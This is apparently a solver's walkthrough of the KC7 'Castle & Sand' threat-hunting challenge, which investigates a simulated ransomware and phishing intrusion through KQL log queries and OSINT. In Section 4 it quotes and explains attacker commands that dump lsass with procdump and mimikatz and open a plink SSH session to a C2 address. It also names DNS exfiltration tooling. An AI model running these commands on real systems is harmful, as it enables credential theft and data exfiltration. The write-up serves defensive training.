Castle & Sand

Pre

Challenge URL: Castle & Sandarrow-up-right

Section 1: KQL 101 🧰

Skipped...

Official Writeuparrow-up-right

Section 2: Shark Attack! 🦈

1: What email address did the threat actor provide to Castle&Sand to communicate with them?

The picture gives us backstory of the attack, and the image includes attackers email at the bottom for proof of concept and communication.

Ransomware Notearrow-up-right

circle-check

2: What is the unique decryption ID?

Retrieved from the note.

circle-check

3: Should this be something you post publicly about? Yes or no?

Publicly disclosing the ransomware is never a good idea, especially if this happens in company environment. The sensitive data which belong to organization cannot be disclosed to public, its your job as a SoC to protect that information from attackers.

circle-check

4: How many notes appeared in Castle&Sand's environment?

The ransom note filename was called "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt."

circle-check

5: How many distinct hostnames had the ransom note?

Same answer as in Question 4

circle-check

6: How many distinct employee roles were affected by the ransomware attack?

letarrow-up-right operator.

circle-check

7: How many unique hostnames belong to IT employees?

From Question 6 we found the infected machine roles and only 1 role corresponds to IT.

circle-check

8: One of the IT employees has their IP address ending in 46. What's their name?

circle-check

9: How many security alerts involved the different hosts?

In SecurityAlerts table there isnt distinct column for hostname. Description contains hostnames and has_anyarrow-up-right operator can be used to check for multiple strings.

circle-check

10: How about just the unique hostnames belonging to the IT Helpdesk from Question 7?

  1. Filter for infected hosts

  2. Filter for IT employee hostnames

  3. Check security alerts for IT hostnames

circle-check

11: Who owns the machine that flagged on that alert?

(provide their name)

Most description in the previous query looks the same, but if we filter against suspicious we can identify the malicious file.

Find employee name.

circle-check

12: When did the file appear on that user's machine?

copy and paste the full timestamp

circle-check

13: What's the SHA256 hash of that file?

Question 12 query, sha256.

circle-check

14: What application created that file?

Question 12 query, process_name.

circle-check

15: Let's look for other files with that same name. How many unique hosts had that file on their systems?

circle-check

16: How many unique domains did employees download this file from?

circle-check

17: Based on the employee we've been tracking from Question 11, which domain did they download the file from?

circle-check

18: How many unique IP addresses did the domain resolve to?

circle-check

19: Which IP address is closest to when the employee had the file created on their host machine?

1 IP appears 2 times within ~5days frame

circle-check

20: How many unique IPs did that domain resolve to?

There was another domain found from Q16.

circle-check

21: Let's take all of the IP addresses from the two domains and search them against network events on Castle&Sand's website. How many records returned from your query?

We can take known domains, get unique ips and filter InboundNetworkEvents for incoming requests from those ips.

circle-check

22: When was the first time we saw any of these actor IP addresses from Q21 against Castle&Sand's network?

Replace Question 21 query count to take 1 for first event. (Database is already sorted with timestamps)

circle-check

23: Let's search the actor IPs against AuthenticationEvents to see if they logged into any user machines or email accounts. How many records did you get back?

circle-check

24: Let's look for the malicious domains in Emails. How many records did you get back?

circle-check

25: When was the earliest email sent?

Replace Question 24 query count to take 1 for first event. (Database is already sorted with timestamps)

circle-check

26: Who was the sender?

Question 25 has the answer.

circle-check

27: How many emails total did that sender send to Castle&Sand employees?

circle-check

28: Take all of the distinct sender or reply_to emails from the last question. How many emails total are associated with these email addresses?

We already know sender and we can use same query to get distinct reply_to

I wasn't able to figure out a graceful way to join 2 columns into 1, so I just created list variable using dynamicarrow-up-right data type.

Using or

circle-check

29: How many unique domains did the email addresses use in their emails?

Same query from Question 28, but instead of

--->

circle-check

30: How many distinct IP addresses total were used by all of the domains identified in Q28?

Question should mention Q29? 🤔

circle-check

31: How many user accounts did these IPs log into?

The sql is getting longer and longer, we just need to check previous query results IPs in AuthenticationEvents for login attempts.

circle-check

32: Looking at these emails (from question 31), how many unique filenames were served by these domains?

Question should mention Q28 for emails? 🤔

parse_patharrow-up-right function is useful in this case for extracting the filenames.

circle-check

33: How many files with these names were created on employee host machines?

Extend query from Question32 and get distinct machine hostnames.

circle-check

34: When was the first file observed?

For some reason the database wasn't sorted so add that condition.

circle-check

35: How many records total are associated with the identified host machines from Q33?

The sql chain getting longer and longer...

circle-check

36: How many records total do you have now?

Using your query from Q35, set a new query where the timestamp is greater than the first time you saw the file in Q34.

We can add one more filter

circle-check

37: What IP address is referenced in that command?

Let's look at the first few records. There's some suspicious powershell activity that occurs near the beginning.

We can filter process_commandline for only powershell commands and we can also filter against commands that start with C: (absolute path), because users usually run commands with relative path.

Weird thing happened in this query, project process_commandline decided that it would sort the results on its own? that's why order by is necessary with project in this query..

circle-check

38: Which host machine did the powershell activity execute on?

We found it from Question 37 query (first event).

circle-check

39: There's a weird repeating command right before this activity. What's the parent process of the first time this repeated activity occurs?

Filter for events till the previous query's answer and then count parent process names.

The results look normal? All listed processes seem legit, but scvhost.exearrow-up-right seems a bit weird. First of all if you're windows user you probably checked Task Manager > Details tab and would have seen bijilion of this programs running for whatever reason... and if we take a closer look we can notice that it's scvhost not svchost. Sussy indeed 👀

circle-check

40: What legitimate Windows process was this file trying to masquerade as?

Discussed in Question 39

circle-check

41: How many hosts had their passwords dumped?

The most popular tool for dumping password on Windows machine is, of course without saying, mimikatzarrow-up-right.

We can filter for common keyword to identify the process if we are not 100% certain.

If you tried process_commandline has 'mimikatz' then you would have noticed extra 4 events, which for this question is not revelant.

circle-check

42: How many hosts did that powershell command execute on?

Let's go back to the powershell activity Q37.

From Question 37 we saw PowerShell command is downloading a script from the specified URL and executing it in a hidden mode without loading the user profile.

circle-check

43: How many unique IP addresses were used in these commands?

To get unique IPs first we have to extract them from process_commandline. The proccess is very simple using RegExarrow-up-right. extractarrow-up-right function allows us to specify the 1) pattern, 2) group to select, 3) from where.

If RegEx pattern seems scary, just know that it's simple IP matcher, [0-9]+. -> 123. repeated 3 times + [0-9] -> 123. I wont dive into regular expressionsarrow-up-right, but its very powerful tool to know.

circle-check

44: Which of these IP addresses was seen the most?

Almost same query, but with countarrow-up-right function. To make it easier to identify the most repeated IP we can utilize sort/order byarrow-up-right function

KQL automatically names columns and for count it's count_

circle-check

45: How many records total involved those processes?

Take the parent processes from Q42.

circle-check

46: Let's look to see if any of these files are referenced in the command line. How many records did you find?

these files means the parent_process_names from Question 42.

circle-check

47: When was the earliest time found in Q46?

| count -> | take 1 | project timestamp from Question 47.

circle-check

48: When was the earliest time you saw these files?

You remember that the encrypted files all had the extension '.sharkfin'. Search for that in created files.

circle-check

Section 3: Hunting the Shark 🔍

1: How many hours does Castle&Sand have before the gang releases the information?

Link to voicemail: https://twitter.com/webyteyourdata/status/1665825830495219713arrow-up-right

circle-check

2: What do the ransomware gang call themselves?

The answer is in Voice mail (~10 seconds) or #tag.

circle-check

3: What Mitre Technique is aligned with what this group did on Castle&Sand systems?

T1486arrow-up-right: Data Encrypted for Impact.

Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key.

circle-check

4: Let's search for the email domain used in the ransom note. What is the ZIP code of their headquarters?

Some OSINTarrow-up-right required for this task. First let's go back some: Flashback To Section 2 Question 1: Ransomeware Notearrow-up-right

We find the domain of the email the attackers used in the Ransom Note. After that we can go to the official website and search for the answer. For address we can refer to Privacy Policy page and then Contacting us header.

circle-check

5: What country is this email service located in?

We learned it from Question 4.

circle-check

6: How many continents total are these IP addresses from?

GeoIP is a technique allowing to locate a web user based on their IP address.

We can use given website to do GeoIP lookup for found (6) IPs, filter for distinct continents for answer.

If you have AdBlocker enabled the service may not work

circle-check

7: What is the Autonomous System (AS) number for the IP address?

Use https://search.censys.ioarrow-up-right to look up the IP address found in Section 2, Q19.

ASNarrow-up-right stands for Autonomous System Number. Imagine the internet as a giant network of highways. ASNs are like IDs for different highway authorities, each managing their own section. An AS can be an internet service provider (ISP), a large company, or even a government agency.

These authorities (ASNs) decide how traffic flows within their networks and how to connect to other highways (ASNs). This keeps the internet running smoothly and efficiently. There's a central registry to avoid confusion, ensuring each highway authority (ASN) has a unique ID.

-- For answer just submit the IP (from Section 2, Question 19) to given website

circle-check

8: Which one is assigned to a University?

Look at the IPs from Section 2, Q20.

We can utilize MaxMind GeoIParrow-up-right again to identify source of ips, only 1 IP belong to University.

circle-check

9: Which email address is associated with a company outside of the United States?

Look at the emails from Section 2, Q28.

If you already don't know this company, you can look each one to learn more about them.

circle-check

10: For the tool found in Section 2, Q41, What is the MITRE ID for that specific software?

Mimikatz, Software S0002arrow-up-right

circle-check

11: For the tool found in Section 2, Q41, what is the MITRE ID for that that type of technique that this tool is typically used for?

We know that attackers used this program to dump credentials of users, so we can lookup Techniques Used table for ID referencing this attack's ID.

circle-check

12: How many unique SHA256 hashes are found in Castle&Sand's environment with these filenames?

Take the filenames from Section 2, Q45.

circle-check

13: How many were flagged as malicious on VirusTotal?

I didn't want to go through the VirusTotal 1 by 1, so I just wrote a small script to grab relevant data.

VirusTotal: API Docsarrow-up-right: File Infoarrow-up-right

circle-check

14: Which file hash was reported by the security community as the ransomware's encrypted payload?

VirusTotal Docs: Get comments on a filearrow-up-right

Same as last question, but grabbed first line of comments.

For some reason only last hash was accepted 🥴

circle-check

15: What ransomware family uses a command similar to this process execution?

For Section 2, Q46

We learned about this from Question 13/14 (has more then 1 name).

circle-check

Section 4: Sand in my 👁️👁️ (New Threat Actor)

1: How many emails were sent from this email to Castle&Sand employees?

circle-check

2: There appears to be another email account. How many emails total are referenced by these two email accounts?

We also have a reply_to in emails, filtering for distinct emails we get 2. After that we can filter for communication for those emails.

circle-check

3: How many unique domains were used by these email accounts?

circle-check

4: Based on these domains, what type of attack did this threat actor conduct?

First let's observe what happened. If we filter OutboundNetworkEvents for known domains we see a weird behavior, the domains are mainly in http://link?redirect=domain. Similar behavior was observed in Balloons Over Iowa room.

Now let's see what happens after redirect. Redirections seem to be initiated from legitimate websites and ends up on malicious domain with file download. This attack is known as Drive-by Compromisearrow-up-right or Watering Hole Attack.

circle-check

5: How many distinct job roles were targeted by this type of attack?

Continuing the query from Question 3.

circle-check

6: How many external IP addresses were used to successfully log into those user accounts?

Let's take the targeted employees and look for all external IP addresses that authenticated to those users.

Chain the previous query with current one and filter AuthenticationEvents for login events.

  1. Get affected employee usernames

  2. Filter out local ips (which belong to employees)

  3. Only get effected employees.

  4. Get successful logins

  5. Get distict remote IPs

circle-check

7: These IP addresses may have accessed email inboxes and downloaded data. How many unique filenames were downloaded by these IP addresses?

We need to look inside InboundNetworkEvents table, because the attackers got inside the machines and probably downloaded the malicious files.

If you take a look at url column accessed by IPs, you will notice urls with download keyword.

parse_urlqueryarrow-up-right function can be used to parse the query string in url. Parse the (json) output of function and get distinct filenames. (tostring required for distinct)

circle-check

8: How many distinct IPs were involved in the stealing of downloaded data from the previous questions?

circle-check

9: Based on the IPs from Q6, how many unique domains did they resolve to?

For domains we need to use PassiveDns table.

circle-check

10: Let's go back to the user accounts that may have been affected by the phishing campaign. How many hosts have they logged into?

Modify Question 6 query.

Since the attackers got inside machines we cant rule out the possibility of them using company's network to pivot to other machines.

circle-check

11: Investigate the domains from Q9. How many files are present on Castle&Sand systems that originated from these domains?

First filter for watering hole domains in OutboundNetworkEvents. Not all urls resolved to download, so I used parse_patharrow-up-right function to extract Extension, filter empty Extension and then grab Filenames. After getting filenames we check FileCreationEvents for relevant files.

circle-info

Checking extension doesn't really matter for this case, because filenames will match themselves and extensionless files will get ignored. But cleaner data is always nice.

circle-check

12: Investigate what happens after these files are downloaded and find malicious activity. How many unique malware filenames are created from these files?

  1. Get malicious filenames

  2. Get downloaded filenames

  3. Get hostnames where files got downloaded

  4. Filter FileCreationEvents

    1. By hostname

    2. Add new column using nextarrow-up-right function to get next row value in current row. Practical Demonstation By TechBrothersITarrow-up-right

    3. By malicious filenames

    4. Get next_filenames

    5. But not same filenames in 3

circle-info

procdump64 is part of Sysinternalsarrow-up-right, but is considered malicious because of usage (Check in ProcessEvents)

circle-check

13: How many of these files total are present on Castle&Sand systems?

circle-check

14: How many distinct C2 servers are associated with the malware?

Since we are looking for C2 Servers we need to look for IPv4 addresses. First we filter processes by parent process name (malicious file) and then I used regex to filter for IPv4 in process_commandline. extractarrow-up-right function to get regex pattern from column.

circle-check

15: When is the first time you see this final action by the threat actor? Copy & paste the full timestamp.

KC7: Now it's kind of a choose your own adventure. You need to find out what this threat actor did at the very end.

First let's start by getting all the records which are associated with malicious files.

Commands look mostly the same. The last effected user is jojones. 2 commands was run on this user:

I. procdump64.exe -accepteula -ma lsass.exe lsass.dmp C:\mi.exe \"privilege::debug\" \"sekurlsa::logonpasswords full\" exit >> C:\log.txt mimikatz's sekurlsa::logonpasswords

  1. Procdump (procdump64.exe):

    • procdump64.exe: This is a command-line utility provided by Sysinternals (Microsoft) used for creating process dumps of running applications.

    • -accepteula: This flag is used to automatically accept the End-User License Agreement (EULA) when running Procdump.

    • -ma: This flag specifies that Procdump should create a full dump of the target process memory.

    • lsass.exe: This is the target process for which the memory dump is being created. lsass.exe is the Local Security Authority Subsystem Service on Windows.

    • lsass.dmp: This is the output file where the memory dump of the lsass.exe process will be saved.

  2. Mimikatz (mimikatz.exe):

    • C:\mi.exe: This seems to be an executable file named "mi.exe" (or possibly "mimikatz.exe") located in the root of the C: drive.

    • "privilege::debug": This is a command passed to Mimikatz. It grants the debug privilege to the process running Mimikatz. Debug privilege is necessary for certain operations, especially those interacting with LSASS (Local Security Authority Subsystem Service).

    • "sekurlsa::logonpasswords full": This is another Mimikatz command. It instructs Mimikatz to perform a specific action - in this case, extracting logon passwords from LSASS (~dump credentials).

    • exit: This command is used to exit Mimikatz after the specified commands have been executed.

    • >> C:\log.txt: This redirects the standard output of Mimikatz to a file named "log.txt" in the root of the C: drive.

In summary, this command sequence uses Procdump to create a memory dump of the LSASS process and then uses Mimikatz to analyze that dump the credentials.

II. plink.exe -i C:\Users\admin\.ssh\id_rsa 198.161.105.253 -q

  • plink.exe: This is the executable for Plink, a command-line SSH client for Windows.

  • -i C:\Users\admin\.ssh\id_rsa: This flag specifies the private key file to be used for authentication. In this case, the private key is located at C:\Users\admin\.ssh\id_rsa.

  • 198.161.105.253: This is the IP address of the remote server to which you want to connect via SSH.

  • -q: This flag stands for "quiet" and is used to suppress informational messages during the connection, making the output less verbose.

In summary, the command is initiating an SSH connection to the C2 server using the private key located at C:\Users\admin\.ssh\id_rsa, and suppressing additional informational messages with the -q flag. This is often used in automation scripts or scenarios where a quiet and automated connection is desired.

Now let's see what happens after plink was executed on jojones computer and filter for cmd/powershell for shell commands.

Attacker seems to have enumerated the system with first commands and finally they used Invoke-DNSExfiltratorarrow-up-right: DNSExfiltrator allows for transferring (exfiltrate) a file over a DNS request covert channel. This is basically a data leak testing tool allowing to exfiltrate data over a covert channel.

Filter for DNSExfiltrator and take the first time this command was executed.

circle-check

16: What MITRE Technique is this aligned with?

(T1048) Exfiltration Over Alternative Protocolarrow-up-right

circle-check

17: How many hosts are affected by this action?

circle-check

18: How many distinct job roles were affected by this action?

circle-check

Section 5: A clean sweep 🧹

1: Look up the IP addresses from Q8. Which IP address is in the country that hosted the winter olympics a few years ago?

We can use MaxMind GeoIParrow-up-right tool to lookup the IPs

IP Address
Location
Network
Postal Code
Lat / Long / Accuracy Radius
ISP / Organization
Domain
Connection Type

156.155.83.236

Vanderbijlpark, Gauteng, South Africa (ZA), Africa

156.155.83.128/25

1911

-26.7005, 27.8179 (50 km)

Axxess Networks, Axxess

internet.co.za

Cable/DSL

215.168.239.75

United States (US), North America

215.160.0.0/11

-

37.751, -97.822 (1000 km)

US Military

-

Cable/DSL

223.9.222.59

China (CN), Asia

223.9.128.0/17

-

34.7732, 113.722 (1000 km)

China Telecom

-

Cable/DSL

43.185.57.65

China (CN), Asia

43.184.0.0/14

-

34.7732, 113.722 (1000 km)

-

-

-

195.242.92.76

Poland (PL), Europe

195.242.92.0/23

-

52.2394, 21.0362 (200 km)

Netlink Sp. z o o

nq.pl

Cable/DSL

124.138.210.88

South Korea (KR), Asia

124.138.192.0/19

-

37.5112, 126.9741 (200 km)

SK Broadband, SK Telecom

-

Cellular

192.91.130.34

United States (US), North America

192.91.128.0/22

-

37.751, -97.822 (1000 km)

-

-

-

190.198.227.17

Caracas, Distrito Federal, Venezuela (VE), South America

190.198.226.0/23

-

10.4873, -66.8738 (500 km)

Cantv

cantv.net

Cable/DSL

215.239.162.10

United States (US), North America

215.224.0.0/11

-

37.751, -97.822 (1000 km)

US Military

-

Cable/DSL

Im writing in 2024 and don't know when the challenge was actually released, but probably in 2023?

I refered to the official githubarrow-up-right repository and then Castle&Sand blamearrow-up-right. Latest commit is 10 month old, so that places creation year to 2023!

Some OSINT: List of Olympic Games host citiesarrow-up-right

2023 doesnt have Olympic games. Last Winter Olympic games was in China, but that's 2022 and question mentions a few years ago. Before China it was South Korea in 2018.

circle-check

2: Which one hosted the winter Olympics recently? If there's more than one, post any of them.

Discussed in Question 1, so China.

circle-check

3: Search the malicious files found in Q12 on VirusTotal.com. Which file appears to not be malicious? Copy and paste the SHA256 hash.

Using the script from Section 3 Question 13 I checked small summary of hashes.

procdump was obvious, but always verify.

circle-check

4: Who signed the file?

VirusTotal Report: Detailsarrow-up-right

circle-check

5: Research the malware files some more. Which threat actor group may have used these in the past?

Question 3 output has only 1 Meaningful Name with .exe extension:

VirusTotal Report: Communityarrow-up-right

circle-check

6: For what you found in Section 4, Q15, who developed this malware? Paste their username.

S4Q15: https://github.com/Arno0x/DNSExfiltratorarrow-up-right

circle-check

Section 6: Security Jeopardy REDUX 🕺

1: What is KC7 Cyber's Twitter Handle?

KC7cyberarrow-up-right

circle-check

2: What was the Sharky Ransomware Gang's Twitter Handle?

From S3Q1: webyteyourdataarrow-up-right

circle-check

3: What KC7 Learning Module did we post on November 26, 2023? Copy and paste the name of the module

https://kc7cyber.comarrow-up-right > Resources > Learning Modules > JARM Fingerprinting

4: What was the name of the company from KC7's game module about the culinary arts?

https://kc7cyber.com/modulesarrow-up-right > Search food > Dai Wok Foods

circle-check

5: How many bits are in a byte?

circle-check

6: How many megabytes are in a gigabyte?

circle-check

7: Who on Twitter likes to IMPOSE COST to adversaries, and really likes Spiderman?

Googling the question literally ledme to him, lol

https://x.com/ImposeCostarrow-up-right

circle-check

8: What cybersecurity conference is focused on Detection Engineering And Threat Hunting? Provide the domain name of their website.

https://deathcon.ioarrow-up-right

9: What SssSssSecurity conference focused on cyber crime is typically hosted recently in Arlington VA?

From google search it sounded like https://www.cyberwarcon.comarrow-up-right, but it turned out to be https://www.sleuthcon.comarrow-up-right (~Snakes)

circle-check

10: What recent ZERO DAY vulnerability in late May / June 2023 where it was reported that the LACE TEMPEST group took responsibility for it? Copy & paste the CVE.

Microsoft: Lace Tempest Hackers Behind Active Exploitation of MOVEit Transfer Apparrow-up-right: "Exploitation is often followed by deployment of a web shell with data exfiltration capabilities," the Microsoft Threat Intelligence team saidarrow-up-right in a series of tweets today. "CVE-2023-34362 allows attackers to authenticate as any user."

circle-check

11: Who is claiming responsibility for the DDOS attacks at a well know tech company? (June 2023)

Anonymous Sudan (Storm-1359) campaign against Microsoftarrow-up-right

circle-check

12: 🤫 📡 You intercepted a secret transmission

Message: eWV2dG5pbnkgcWFuIGxib2VudWY=

The base64 decoded seemed like ROT13, but after trying each rotation nothing came up. But what if it was rotated and then reversed and then base64 encoded?

triangle-exclamation
circle-check

13: Binary blob

Decode the binary code into ascii. Binary -> Integer -> Ascii

circle-check

I previously had to leave for some time and questions got changed, leaving solved ones:

5: Who's KC7's Software Engineering Intern?

OSINT the company About Usarrow-up-right

circle-check

6: Who's KC7's Content Development Intern?

Same approach as Question 5

circle-check

Last updated